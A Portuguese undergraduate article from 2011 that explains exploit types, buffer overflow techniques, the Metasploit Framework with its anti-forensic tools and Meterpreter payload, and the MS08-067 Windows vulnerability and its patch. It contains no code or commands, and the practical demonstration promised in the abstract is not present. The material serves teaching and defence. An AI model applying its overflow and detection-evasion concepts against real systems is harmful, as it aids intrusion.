

EXPLOITS E FERRAMENTAS PARA SUA UTILIZAÇÃO

Cassio Henrique Feltrin Nunes

FATEC OURINHOS – Faculdade de Tecnologia de Ourinhos

Av. Vitalina Marcusso, 1400 – Campus Universitário

CEP 19910-206 – Ourinhos, SP – Brasil

Orientadores: Sérgio Duque Castilho, Alex Marino Gonçalves de Almeida.

Dezembro/2011

RESUMO

Este artigo pretende apresentar de forma didática o que é um *exploit*. O objetivo principal, é destacar os vários tipos de *exploits* existentes atualmente, como atuam em suas invasões aos sistemas, as conseqüências geradas e o nível de conhecimento preciso para criar seu próprio *exploit*. Este trabalho também aborda as ferramentas que podem ser utilizadas para criação e execução dos mesmos, além de um teste prático para demonstrar uma invasão utilizando uma vulnerabilidade existente no Windows Xp SP2 em que é possível obter total acesso a máquina da vítima, mesmo quando exista um anti-vírus atualizado.

Palavras-chave: *Exploit*, *Metasploit*, Segurança.

1. INTRODUÇÃO

Atualmente é indiscutível o grande número de benefícios que desfrutamos devido à interligação de computadores que formam uma enorme rede e permitem o acesso em qualquer lugar do globo.

Essa enorme teia de milhares de máquinas denominada Internet, permite uma cíclica e frequente expansão tecnológica.

Entretanto, essa fabulosa interconexão também carrega consigo alguns problemas relacionados à segurança da informação quanto à utilização e disponibilização de seus serviços e recursos. A todo tempo uma batalha é cravada. A cada nova funcionalidade ou software desenvolvido e disponibilizado na grande rede por seus fabricantes que tornam-se alvos de hackers e crackers.

Esse é um problema no qual ninguém encontra-se totalmente livre. Usuários com avançados conhecimentos de programação dedicam-se a explorar vulnerabilidades nos

códigos dos sistemas. Até mesmo empresas renomadas já sofreram algum tipo de ataque ou passaram por uma situação similar em que seus softwares deparam-se com vulnerabilidades.

Essas investidas nos pontos fracos dos aplicativos dos sistemas são apoiadas com ferramentas denominadas *exploits* e os efeitos colaterais de um tipo de ataque podem variar muito. Tanto podem não passar de uma simples indisponibilidade ou negação de serviço (DoS - Denial of Service); como também podem permitir um privilégio ou controle total da máquina atacada.

2. EXPLOIT

Conforme Almeida o termo *exploit*, vem do inglês, que em português significa, literalmente, explorar (ALMEIDA, 2008).

2.1. O QUE SÃO EXPLOITS

Este é um termo genérico para descrever pequenos utilitários ou exemplos de código que podem ser usados para explorar vulnerabilidades específicas. Eles podem ser tanto usados de forma "stand alone", ou seja, serem usados diretamente, quanto serem incorporados em vírus, cavalos de tróia, ferramentas de detecção de vulnerabilidades e outros tipos de softwares (MORIMOTO, 2008).

Existem *exploits* para diversas finalidades e eles podem ser encontrados como arquivos executáveis, ou até mesmo dentro de um comando de protocolo de rede. Eles são códigos escritos com o intuito de explorar vulnerabilidades em algum sistema que geralmente são ocasionados por erros de programação. Conforme afirma Almeida, (2008).

na linguagem da Internet é usado comumente para se referir a pequenos códigos de programas desenvolvidos especialmente para explorar falhas introduzidas em aplicativos por erros involuntários de programação. Esses exploits, que podem ser preparados para atacar um sistema local ou remotamente, variam muito quanto à sua forma e poder de ataque. Pelo fato de serem peças de código especialmente preparadas para explorar falhas muito específicas, geralmente há um diferente exploit para cada tipo de aplicativo, para cada tipo de falha ou para cada tipo de sistema operacional. Os exploits podem existir como programas executáveis ou, quando usados remotamente, podem estar ocultos, por exemplo, dentro de uma mensagem de correio eletrônico ou dentro de determinado comando de um protocolo de rede.

2.2. DISCUSSÕES SOBRE *EXPLOITS*

A ação do *exploit* abre uma grande discussão a nível mundial. Algumas pessoas acreditam que essa ferramenta é usada apenas para fins catastróficos ou que causem certa desordem como os ataques *Zero-day*. Outras defendem a idéia da descoberta ética, que contraria a primeira, como apresentado abaixo.

2.2.1. *Zero-day*

Para melhor entender o que é o ataque *Zero-day* ou Dia-Zero como também é conhecido no Brasil deve-se atentar para o que afirma Singel (2007, PC World) quando diz “A tática de se aproveitar de vulnerabilidades em softwares antes que suas desenvolvedoras corrijam as brechas é chamada de ataque de Dia Zero”.

Singel ainda complementa: “O termo originalmente descreve vulnerabilidades exploradas no mesmo dia em que a correção foi desenvolvida, ou seja, as equipes de TI trabalharam tendo em mente “zero” dias para remediar o problema” (2007, PC World).

2.2.2. Funcionamento de um ataque *Zero-day*

Segundo Singel até mesmo um usuário cuidadoso, que mantém anti-vírus atualizado e preocupa-se com o acesso a páginas suspeitas, pode tornar-se vítima de um ataque como esse. Esse mesmo indivíduo, quando acessou em setembro de 2006, um blog hospedado pelo HostGator (Grande provedor na Califórnia), foi direcionado para um site que explorava um bug no antigo formato de imagem da Microsoft e teve um *malware* instalado em sua máquina (SINGEL, 2007).

2.2.3. Descoberta Ética

Muitos hackers desenvolvem *exploits* no intuito de benefício próprio ou benefício da própria empresa e isso é chamado de descoberta ética:

Na “descoberta ética” os pesquisadores primeiramente contactam o fabricante do programa para relatar as descobertas. A empresa não divulga o problema até que a correção fique pronta, quando dá os créditos publicamente aos pesquisadores originais que encontraram a falha (SINGEL, p. 01, 2007).

2.2.4. Caça de Recompensas e casos de ataques via *exploits*

Perante esse cenário surge ainda outro fator que muito influencia na criação dos *exploits*. Segundo Singel, empresas como a *iDefense* e a *Zero Day Initiative* pagam para que pesquisadores descubram novas vulnerabilidades. Uma vez descobertas essas vulnerabilidades, eram apresentadas para as empresas fabricantes de softwares. Isso gera uma disputa entre as empresas de segurança e o crescente mercado negro dos ataques *Zero-day* (SINGEL, 2007, p3).

Porém infelizmente a lista e registros da utilização dos *exploits* é negra devido a eles serem amplamente utilizados para fins obscuros e raramente em caso contrário.

Um grande exemplo foi os ataques ocorridos na Google através de proxys chineses em janeiro de 2010 utilizando falhas do Internet Explorer em que a empresa ameaçou encerrar os serviços no país como afirmado no site da pcworld.com por Bradley:

Ao início a especulação centrou-se na Adobe Reader zero-day exploit como a fonte dos ataques chineses no Google e outras empresas no início desta semana, mas a Adobe pode estar fora do gancho - ou pelo menos partes a culpa. A Microsoft determinou que uma falha desconhecida no Internet Explorer foi um dos buracos usados para lançar os ataques que levaram ao Google ameaçar encerrar suas operações na China (BRADLEY, 2010, Tradução nossa).

Uma outra situação ocorreu com a PSN, onde a Sony se viu obrigada a desativar seus serviços de jogos online no dia 20 de abril de 2011 quando teve seu site invadido e 100 milhões de contas de usuários roubadas: "A Sony, e eu pessoalmente, pedimos desculpas pelas inconveniências e preocupações causadas pelo ataque" (REYNOLDS *apud* STRINGER, 2011).

Curiosamente dois dias após a PSN voltar a operar, foi novamente desligada por suspeita de novos ataques *exploits* como afirma Monica Campi, escritora da INFO:

Os exploits permitiriam que crackers modificassem as senhas dos usuários apenas utilizando as informações da conta de e-mail e data de nascimento, que são os dados solicitados pela PSN para a reativação. Porém, todos esses dados dos usuários foram obtidos pelos criminosos que invadiram a rede da Sony (MONICA CAMPI, 2011).

2.2.5. Cyber War

Alguns estudiosos do assunto afirmam que ataques como esses já deram início a guerra cibernética. Segundo Richard Clarke, que foi o chefe da segurança antiterrorista de quatro presidentes dos EUA (Reagan, Bush pai, Clinton e Bush filho) e o autor do livro “*Cyber War: The Next Threat to National Security and What to Do About It*” governos de muitos países iniciaram um processo de preparação para respostas a ataques desta magnitude. Richard afirma em entrevista a Globo News em fevereiro deste ano que o processo de preparação é lento e que políticas de vários governos no mundo já iniciaram as invasões das redes para uma maior familiaridade e possível retaliação.

Devido aos estudos de Clarke que o presidente Barack Obama criou o Comando Cibernético, em Washington, para defender os Estados Unidos contra ataques através da internet.

3. TIPOS DE EXPLOITS

Existe uma diversidade muito grande de *exploits* no mundo, cada um tem uma característica e atuam de uma determinada maneira. Dentre eles, os mais conhecidos são os *exploits* locais, remotos, *exploits* de aplicações web e negação de serviço, embora muitos deles utilizem o conceito de *buffer overflow*.

3.1. EXPLOITS LOCAIS

Exploram a vulnerabilidade de sistemas e programas para conseguir acesso ao root (administrador) da máquina. Alguns contêm pequenos trojans para permitir acesso ao invasor e eles executam seus scripts no servidor a partir da Shell adquirida. Embora exista uma infinidade de *exploits* locais com finalidades diferentes, essa técnica basicamente consiste em conseguir acesso a Shell, copiar e compilar o código.

3.2. EXPLOITS REMOTOS

Diferentemente dos *exploits* locais, não é preciso uma Shell para hackear a máquina, basta apenas uma base (host) para rodá-lo. Esses *exploits* exploram bugs remotamente para conceder o acesso ao sistema e geralmente às vulnerabilidades mais comuns usadas são as de BIND, FTP, IMAP e POP.

BIND é o servidor do protocolo DNS (Domain Name System), muito utilizado na internet, principalmente em sistemas Unix. O protocolo FTP é um dos mais usados para a transferência de arquivos na internet e também é usado em servidores que utilizam esse tipo de serviço. IMAP por sua vez refere-se a um protocolo gerenciador de correio eletrônico, onde as mensagens ficam armazenadas em um servidor e é possível acessá-las de qualquer computador. Esses recursos são melhores que os oferecidos pelo POP3, onde a função é a mesma, porém o POP quando conectado com o servidor online, transfere os arquivos para apenas uma máquina na qual pode gerenciar os arquivos sem qualquer conexão com internet.

3.3. EXPLOITS DE APLICAÇÕES WEB

Esses *exploits* por sua vez procuram explorar falhas relacionadas a aplicações web, por exemplo, apache, SQL entre outros.

3.4. EXPLOITS DE DOS/POC

Assim como os outros citados anteriormente eles exploram uma certa vulnerabilidade do sistema, porém, os danos causados por uma exploração dessas são de um DoS (Denial of Serviço), ou DDoS (Distributed Denial of Service), mais conhecidos como ataques de negação de serviço.

Ataques dessa magnitude tem como objetivo sobrecarregar um serviço ou servidor com o intuito de ocasionar um erro ou o travamento do sistema.

A diferença entre DoS e DDoS dizem respeito apenas a magnitude do ataque, o primeiro consiste em apenas uma máquina lançar vários processos ao mesmo tempo no serviço ou servidor em execução, enquanto que no DDoS o mesmo ocorre, mas com a

principal diferença, que ao invés de apenas uma máquina, o ataque é cometido por um grupo de máquinas zumbis comandadas por uma máquina mestre.

4. CONCEITOS PARA O DESENVOLVIMENTO DE UM *EXPLOIT*

Para desenvolver um *exploit* é preciso além do conhecimento de programação, deve-se também conhecer principalmente, o funcionamento do software a ser atacado, qual a plataforma do S.O., a versão exata do software, e como driblar os níveis de segurança do alvo. Sendo assim, é preciso saber o conceito de engenharia reversa de software.

4.1. CONCEITO DE ENGENHARIA REVERSA DO SOFTWARE

A engenharia reversa busca coletar dados, identificar os componentes do sistema e seus inter-relacionamentos, estudar e entender perfeitamente o funcionamento de um software pronto, com ou sem sua devida documentação e aplicar respectivas alterações que possibilitem reestruturar a linguagem de programação e o próprio sistema em busca de uma melhoria.

Para melhor entender devemos nos atentar para o que é engenharia reversa:

Processo de exame e compreensão do software existente, para recapturar ou recriar o projeto e decifrar os requisitos atualmente implementados pelo sistema, apresentando-os em um nível ou grau mais alto de abstração (BRAGA, 2006).

A Engenharia Reversa é uma atividade que trabalha com um produto existente (um software, uma peça mecânica, uma placa de computador, etc.) tentando entender como este produto funciona, o que ele faz exatamente e como ele se comporta em todas as circunstâncias. Podemos constatar com Morimoto:

A engenharia reversa é uma técnica usada para tentar obter o código fonte do programa a partir do arquivo já compilado. É um processo extremamente trabalhoso, mas já foi responsável pela descoberta de muitos segredos industriais. O sistema de proteção contra cópias usado nos DVDs é um bom exemplo; um programador Russo conseguiu usar engenharia reversa para ter acesso ao programa que cria os algoritmos, entendê-lo e descobrir uma forma de burlá-lo (MORIMOTO, 2005).

4.2. PRINCÍPIO DE DESENVOLVIMENTO

Antes de criar um *exploit* para um determinado software é extremamente necessário ter acesso ao código fonte. Também é importante consultar o máximo de dados possível relacionados ao programa, obter as devidas informações e identificar seus componentes para que o indivíduo possa entender o correto funcionamento do mesmo. Com certeza isso apenas será possível com o auxílio da engenharia reversa como dito anteriormente.

Uma vez executado esse procedimento, deve-se identificar as falhas de código e iniciar a fase de implementação, que por sua vez, consiste em aproveitar-se das falhas e criar um código para explorá-las. Muitas das vezes esse tipo de ataque consiste na utilização do *buffer overflow* que é um dos tipos de ataques mais usados.

4.3. BUFFER OVERFLOW

Buffers são áreas de memória criadas pelos programas durante sua execução para armazenamento e processamento dos dados necessários para a mesma.

Ao executar um programa, é inviável carregá-lo inteiro e com todos os seus recursos para a memória do computador. Isso por motivos óbvios. Primeiramente a máquina ficaria muito lenta e comprometeria recursos que a torna multitarefa, sem contar que muitas vezes o software nem caberia por inteiro na memória RAM da máquina. Devido a esse fato o software é dividido em funções e recursos nas quais apenas os que serão utilizados serão carregados para o processador.

Sendo assim, quando um determinado programa é lançado, é lhe reservada certa quantidade de memória, nas quais as instruções, e depois os dados, serão copiados para essa memória. Também é atribuída uma zona de memória ao armazenamento temporário denominada stack ou pilha.

Os processos em execução são divididos em quatro áreas da memória (texto, dados, pilha e heap), como mostra a figura a seguir.




Figura 1 - Quatro áreas da memória

Fonte: <http://www.gris.dcc.ufrj.br/documentos/artigos/buffer-overflow/view>

Texto: A região texto tem como objetivo não permitir códigos auto modificáveis, pois nela é alocada a informação propriamente dita e não permite qualquer violação de segmentação.

Dados: A região de dados armazena todas as variáveis globais e estáticas do programa.

Pilha: A pilha num contexto geral é um bloco de memória contíguo utilizado para armazenar as variáveis locais, passar parâmetros para funções e armazenar os valores de retornos destas. A pilha utiliza um recurso chamado ponteiro em que indica qual instrução deve ser processada e qual será a instrução subsequente.

Heap: A heap permite a alocação dinâmica da memória

O princípio de estourar o *buffer* é sobrescrever parte da pilha, alterar o valor das variáveis locais, valores dos parâmetros ou os endereços de retorno. Com a alteração do endereço de retorno é possível fazer com que a função aponte em outra direção como, por

exemplo, um código malicioso armazenado dentro do *buffer* estourado ou até mesmo em um trecho de código que seja vulnerável dentro do próprio programa.

Existem três tipos de ataques que se utiliza a técnica de *overflow*:

4.3.1. *Buffer overflow* baseado em pilha

A figura a seguir diz respeito a um *buffer overflow* baseado em pilha.




Figura 2 - *Buffer overflow* baseado em pilha
Fonte: http://www.cic.unb.br/~pedro/trabs/buffer_overflow.htm

Buffer overflow baseado em pilha: É a técnica de exploração mais simples, comum e usual, ela atua pela alteração do estado da pilha e execução do código contido no *buffer* estourado.

Essa técnica consiste em sobrescrever os códigos contidos na memória e executá-los como se fossem partes dos códigos originais. Com isso, é possível substituir os códigos rotineiros do programa por códigos maliciosos dentro da memória e fazer com que ao invés de rotinas normais o software execute as linhas desejadas pelo invasor.

4.3.2. *Buffer overflow* baseado em heap

A figura abaixo ilustra um *buffer overflow* baseado em heap.




Figura 3 - *buffer overflow* baseado em heap
 Fonte: http://www.cic.unb.br/~pedro/trabs/buffer_overflow.htm

Buffer overflow baseado em heap: Técnica mais complexa para explorar, devido à disciplina de acesso à heap (blocos não contíguos, fragmentação interna). Nesse caso deve-se primeiramente estourar o *buffer* armazenado na área da heap em direção ao endereço de retorno na pilha, para direcionar a execução para o código malicioso que se encontra no *buffer* estourado. Pode-se dizer que o intruso manipula o ponteiro e a forma com que os processos trabalham.

4.3.3. *Buffer overflow* de retorno à libc

A ilustração a seguir refere-se a um *buffer overflow* de retorno a libc.




Figura 4 - *buffer overflow* de retorno a libc
 Fonte: http://www.cic.unb.br/~pedro/trabs/buffer_overflow.htm

Buffer overflow de retorno à libc: alteram o fluxo de execução pelo estouro de algum *buffer* na pilha ou heap, para algum trecho de código armazenado no segmento de texto do programa. Tipicamente este trecho de código é alguma chamada de função comumente utilizada da biblioteca padrão libc, como as chamadas de execução arbitrária de comandos.

Raramente utilizado e com maior complexidade o invasor altera não somente os processos e sim dados do sistema. Em Linux, por exemplo, onde os usuários tem suas devidas permissões, o hacker consegue fazer o sistema acreditar que ele seja um desses usuários.

5. FERRAMENTAS

A ferramenta mais completa e mais utilizada para testes de *exploits* é o *Metasploit Framework*, embora existam outras como o BeeF, que é um *framework* para utilização apenas em browsers.

5.1. METASPLOIT FRAMEWORK

O *Metasploit Framework* doravante denominado apenas MSF é uma poderosa ferramenta open-source para fins de teste. Ela oferece uma estrutura para que pesquisadores da área de segurança possam desenvolver *exploits*, *payloads*, *payloads encoders* entre outras. É uma excelente ferramenta para monitoramento de uma rede, pois ela permite que o administrador ataque sua própria rede em busca de possíveis falhas. Segundo seu site oficial (<http://metasploit.com/>), o MSF é considerado um padrão para testes de penetração e também é muito conhecido no pelas suas ferramentas anti-forense e ferramentas de evasão que são incorporadas ao *framework*.

5.2. HISTÓRIA

A princípio o projeto *Metasploit* começou como um jogo de segurança em rede desenvolvido por quatro núcleos de desenvolvimento. Em seguida passou a ser desenvolvido em Perl para executar, configurar e desenvolver *exploits* para vulnerabilidades conhecidas.

A versão mais estável da época foi à versão 2.1 que carregava consigo alguns trechos em C, teve seu lançamento em junho de 2004 e era desprovida de uma interface amigável. Mesmo assim, proporcionou de maneira acelerada a adição de novos *exploits* e *payloads*.

A aplicação melhorou com a versão 3.x lançada em março de 2007 que foi reescrita em Ruby, onde aconteceu uma revisão da arquitetura e das interfaces.

O *metasploit* é uma excelente ferramenta para execução de *exploits* e poderá se tornar uma ferramenta universal para testes de penetração como afirma MAYNOR:

Com a velocidade e popularidade que o Metasploit continua a crescer, é bastante provável que se tornará a ferramenta de escolha, não apenas uma ferramenta para executar códigos de exploits, mas como uma ferramenta global para toda a gama de testes de penetração, incluindo escaneamento de sistemas remotos, com a identificação dos mesmos, localizar vulnerabilidades, executar os exploits baseado nas vulnerabilidades escalonada por privilégios, e desenvolver relatórios sobre os resultados encontrados (Tradução Nossa, 2007).

5.3. ALGUMAS LIMITAÇÕES

Embora bem mais robusta que as edições anteriores ainda é possível encontrar algumas limitações nessa ferramenta como:

- Ausência de autenticação - Interfaces de acesso remoto como MSF-CLI e MSF-WEB não possuem nenhum tipo de autenticação do usuário remoto e isso faz com que uma invasão indevida possa acontecer.
- Limitação Web - Embora em processo de criação ainda não existem plugins que executem no HTTP. Também não existem *exploits* no MSF que explorem vulnerabilidades em aplicações web como SQL por exemplo.
- Relatórios - Ausência de recursos para auxiliar o indivíduo que executará o teste a criar relatórios baseado nos códigos que explorarão as vulnerabilidades descobertas.

5.4. METASPLOIT ANTI-INVESTIGAÇÃO FORENSE ARSENAL

Consiste em um conjunto de ferramentas e documentos que ajudam a dificultar ou anular o trabalho da análise forense através de alguns recursos como:

- Timestomp – Permite modificar os valores do timestamp do sistema de arquivos NTFS;
- Slacker – Permite esconder arquivos dentro dos sistemas de arquivos NTFS;
- Sam Juicer – Módulo capaz de eliminar os hashes.
- Transmogrify – Permite mascarar e desmascarar qualquer tipo de arquivo com qualquer tipo de arquivo.

5.5. O QUE É *PAYLOAD*

Conforme descrito em seu site oficial (<http://www.metasploit.com>), o *payload* é uma parte do software que permite controlar um sistema pós exploração. Por exemplo, o *exploit* utiliza-se da vulnerabilidade para efetuar a infiltração no software, logo em seguida ele deixa o *payload* no local invadido para efetuar acesso posteriormente.

Normalmente o *Payload* é uma instrução em códigos Assembly e permitem ao invasor adicionar um novo usuário para o acesso remoto ou executar um comando no prompt vinculado a uma porta ou serviço (MAYNOR, 2007).

Conforme complementa (Mayor, 2007) os *Payloads* são criados ou modificados a partir de códigos Assembly e isso exige não apenas um alto nível de conhecimento da linguagem de programação Assembly, mas também o conhecimento do funcionamento interno do software de destino a ser testado. Porém o MSF vem com um grande número de *payloads* pré-definidos que podem ser ligados aos *exploits* e facilmente utilizados principalmente em sistemas Windows onde é possível escolher vários *payloads*.

5.6. *METERPRETER*

O *Meterpreter* é considerado o *payload* mais famoso para os sistemas Windows. O elemento que o diferencia dos outros é o fato de possuir sua própria shell, isso possibilita uma maior variedade de atividades durante a exploração, além de permitir que os usuários criem seus próprios arquivos no formato DLL para serem executados no sistema remoto.

Mas o maior diferencial está no fato dele injetar-se em processos vulneráveis em execução no sistema remoto e evitar sua detecção como afirma Mayor:

A verdadeira beleza do Meterpreter é que ele pode ser executado injetando-se nos processos vulneráveis em execução no sistema remoto quando a exploração ocorre. Todos os comandos executados através do Meterpreter também são executados no contexto do processo em execução. Desta forma, é possível evitar a detecção por sistemas anti-vírus ou exames básicos forense. A análise forense especializada teria necessidade de realizar uma resposta ao vivo por dumping e analisar a memória dos processos em execução, a fim de ser capaz de determinar o processo de injeção. E mesmo assim, estaria longe de ser algo simples. O Meterpreter também vem com um conjunto de comando padrão e extensões, que ilustram sua flexibilidade e facilidade do uso (MAYNOR, 2007).

6. VULNERABILIDADE MS08-067

A vulnerabilidade MS08-67 foi utilizada para disseminar o worm Conficker e permite execução remota de código se um usuário receber uma solicitação de RPC (Remote Procedure Call) especialmente criada para o sistema afetado. Nos sistemas Microsoft Windows 2000, XP, Server 2003, Vista e Server 2008, um invasor pode explorar esta vulnerabilidade e sem a necessidade de autenticação, executar código arbitrário na máquina vulnerável

No Boletim de Segurança da Microsoft MS08-067, classificado como Crítico e que trata especificamente sobre a vulnerabilidade no serviço do servidor que permitir a execução remota de código. O número de referencia desse boletim é 958644 e foi publicado em 23 de outubro de 2008 sua versão: 1.0

A vulnerabilidade é causada quando o serviço Servidor do Windows não manipula corretamente as solicitações de RPC especialmente criadas

O serviço Servidor fornece suporte a RPC, suporte à impressão de arquivos e compartilhamento de pipes com nomes na rede. O serviço Servidor permite compartilhar seus recursos locais (como discos e impressoras) de modo que outros usuários na rede possam acessá-los. Ele também permite a comunicação de pipes entre aplicativos executados em outros computadores e seu computador, que é usado para RPC.

O RPC (Chamada de procedimento remoto) é um protocolo que pode ser utilizado por um programa para solicitar um serviço de outro programa localizado em outro computador de uma rede. O RPC auxilia na interoperabilidade, pois o programa que o utiliza não precisa compreender os protocolos de rede que estão oferecendo suporte à comunicação. No RPC, o programa que faz a solicitação é o cliente e o programa fornecedor de serviços é o servidor.

6.1. MÉTODOS PARA EVITAR ALGUNS ATAQUES

Para evitar especificamente o ataque que visa à vulnerabilidade MS08-067 no XP SP2, deve-se instalar o patch de correção disponibilizado pela Microsoft disponibilizado em seu site (<http://www.microsoft.com/downloads/details.aspx?familyid=0D5F9B6E-9265-44B9-A376-2067B73D6A03&displaylang=pt-br>). O arquivo tem o nome de WindowsXP-KB958644-x86-PTB.exe e possui apenas 639 KB de tamanho.

Assim como esse ataque, outros tipos de invasão feitas por *exploits* não são detectadas por proteções básicas como anti-vírus, anti-spywares ou *firewalls*, nem precisam da

colaboração do usuário para clicar em links com conteúdos suspeitos. Por esse motivo, além do cuidado com vírus, programa espião e outros *malwares*, devemos nos atentar, para manter um S.O. sempre atualizado e menos exposto ao perigo.

CONSIDERAÇÕES FINAIS

Foi possível através do conteúdo apresentado constatar qual o conceito e o que são os *exploits*, além de tornar perceptível que eles estão presentes diariamente em nossa vidas, principalmente no ramo empresarial onde ocorre uma disputa por poder, o que faz com que as empresas diariamente tornem-se alvos de tentativas de ataques e invasões. Para alguns estudiosos do assunto, esse meio não engloba apenas interesses pessoais ou empresariais, e sim interesses políticos, na qual já despertou uma verdadeira guerra cibernética entre nações.

Atentou-se para o nível de dificuldade e conhecimento exigido, para a criação de um *exploit*, desde as noções de engenharia reversa, *buffer overflow*, conhecimento do código fonte, informações sobre o S.O. e versões de software, até o conhecimento das várias linguagens de programação incluindo principalmente assembly que é considerada mais eficaz por ser de baixo nível. Relataram-se ainda as principais características do *Metasploit*, como a história, algumas limitações, ferramentas anti-forense, conceitos de *payload* e a explicação do que vem a ser o *meterpreter* dentro do *framework* mais usado atualmente, para utilização de testes de penetração em redes de computadores.

Observou-se ainda que muitas das vezes, a exploração ocorre sem que anti-vírus, anti-*spywares* ou *firewalls* possam detectar a presença do *exploit* e ainda que nem sempre é preciso que o usuário aceite um arquivo ou clique em um link contaminado para que a exploração aconteça. Uma das melhores maneiras de evitar é estando com softwares sempre atualizados e atentos aos boletins e notificações das empresas de software.

Logo pode-se concluir que devemos estar atentos quanto a tecnologia. É praticamente impossível um software perfeito que funcione sem nenhum problema devido ao alto nível de complexidade na programação. Seguindo essa linha de raciocínio, assim que um *exploit* é lançado às empresas criam outro código para corrigir os erros, e os *exploits* por sua vez são novamente desenvolvidos visando outras falhas e assim sucessivamente. O trabalho da segurança lícita visa amenizar os transtornos causados por qualquer tipo de exploração ou ameaça e atentar os programadores quanto à criação de sistemas mais robustos.

REFERÊNCIAS

ALMEIDA, Aléxis Rodrigues. **Como funcionam os exploits**. 2008. Disponível em: <<http://www.invasao.com.br/2008/12/12/como-funcionam-os-exploits/>>. Acesso em: 01/03/11.

ARANHA, Diego de Freitas. **Tomando o controle de programas vulneráveis a overflow**. Universidade de Brasília. 2003. Disponível em: <http://www.cic.unb.br/~pedro/trabs/buffer_overflow.htm>. Acesso em: 20/03/2011.

BRADLEY, Tony. **IE exploit used to launch Chinese attacks on Google**. Disponível em: <http://www.pcworld.com/businesscenter/article/186970/ie_exploit_used_to_launch_chinese_attacks_on_google.html>. Acesso em: 10/03/2010.

BRAGA, Rosana T. Vaccare. **Engenharia Reversa e Reengenharia**. Universidade Federal do Paraná. 2006. Disponível em: <<http://www.inf.ufpr.br/silvia/ES/reengenharia/reengenharia.pdf>>. Acesso em: 15/03/2011.

CAMPI, Monica. **Vítima de exploit, PSN é novamente desligada**. Disponível em: <<http://info.abril.com.br/noticias/tecnologia-pessoal/vitima-de-exploit-psn-e-novamente-desligada-18052011-21.shl>>. Acesso em: 30/05/2011.

CARREIRA, Jonas Monteiro. **ShellCodes**. Disponível em: <http://www.focosecurity.com.br/materiais_academicos_arquivo/ShellCodes%20-%20Jonas%20Carreira.pdf>. Acesso em: 12/03/2011.

EXPLOIT DATA BASE. **Microsoft Office Visio VISIODWG.DLL DXF File Handling Vulnerability**. Disponível em: <<http://www.exploit-db.com/exploits/17451/>>. Acesso em: 26/06/2011.

GLOBONEWS. **Especialista americano em segurança alerta para o risco de guerras cibernéticas**. Disponível em: <<http://globonews.globo.com/videos/v/especialista-americano-em-seguranca-alerta-para-risco-de-guerras-ciberneticas/1448093/>>. Acesso em: 05/04/2011.

MAYNOR, David. **Metasploit toolkit**: for penetration testing, exploit development, and vulnerability research. Syngress.2007.

METASPLOIT. **What is Payload?** Disponível em: <<http://www.metasploit.com/learn-more/penetration-testing-basics/payload.jsp>>. Acesso em: 06/06/2011.

MICROSOFT TechNet. **Boletim de Segurança da Microsoft MS08-067**. Disponível em: <<http://www.microsoft.com/brasil/technet/security/bulletin/ms08-067.msp>>. Acesso em: 01/11/2011.

MICROSOFT TechNet. **Atualização de Segurança para Windows XP (KB958644)**. Disponível em: <<http://www.microsoft.com/downloads/details.aspx?familyid=0D5F9B6E-9265-44B9-A376-2067B73D6A03&displaylang=pt-br>>. Acesso em: 30/11/2011.

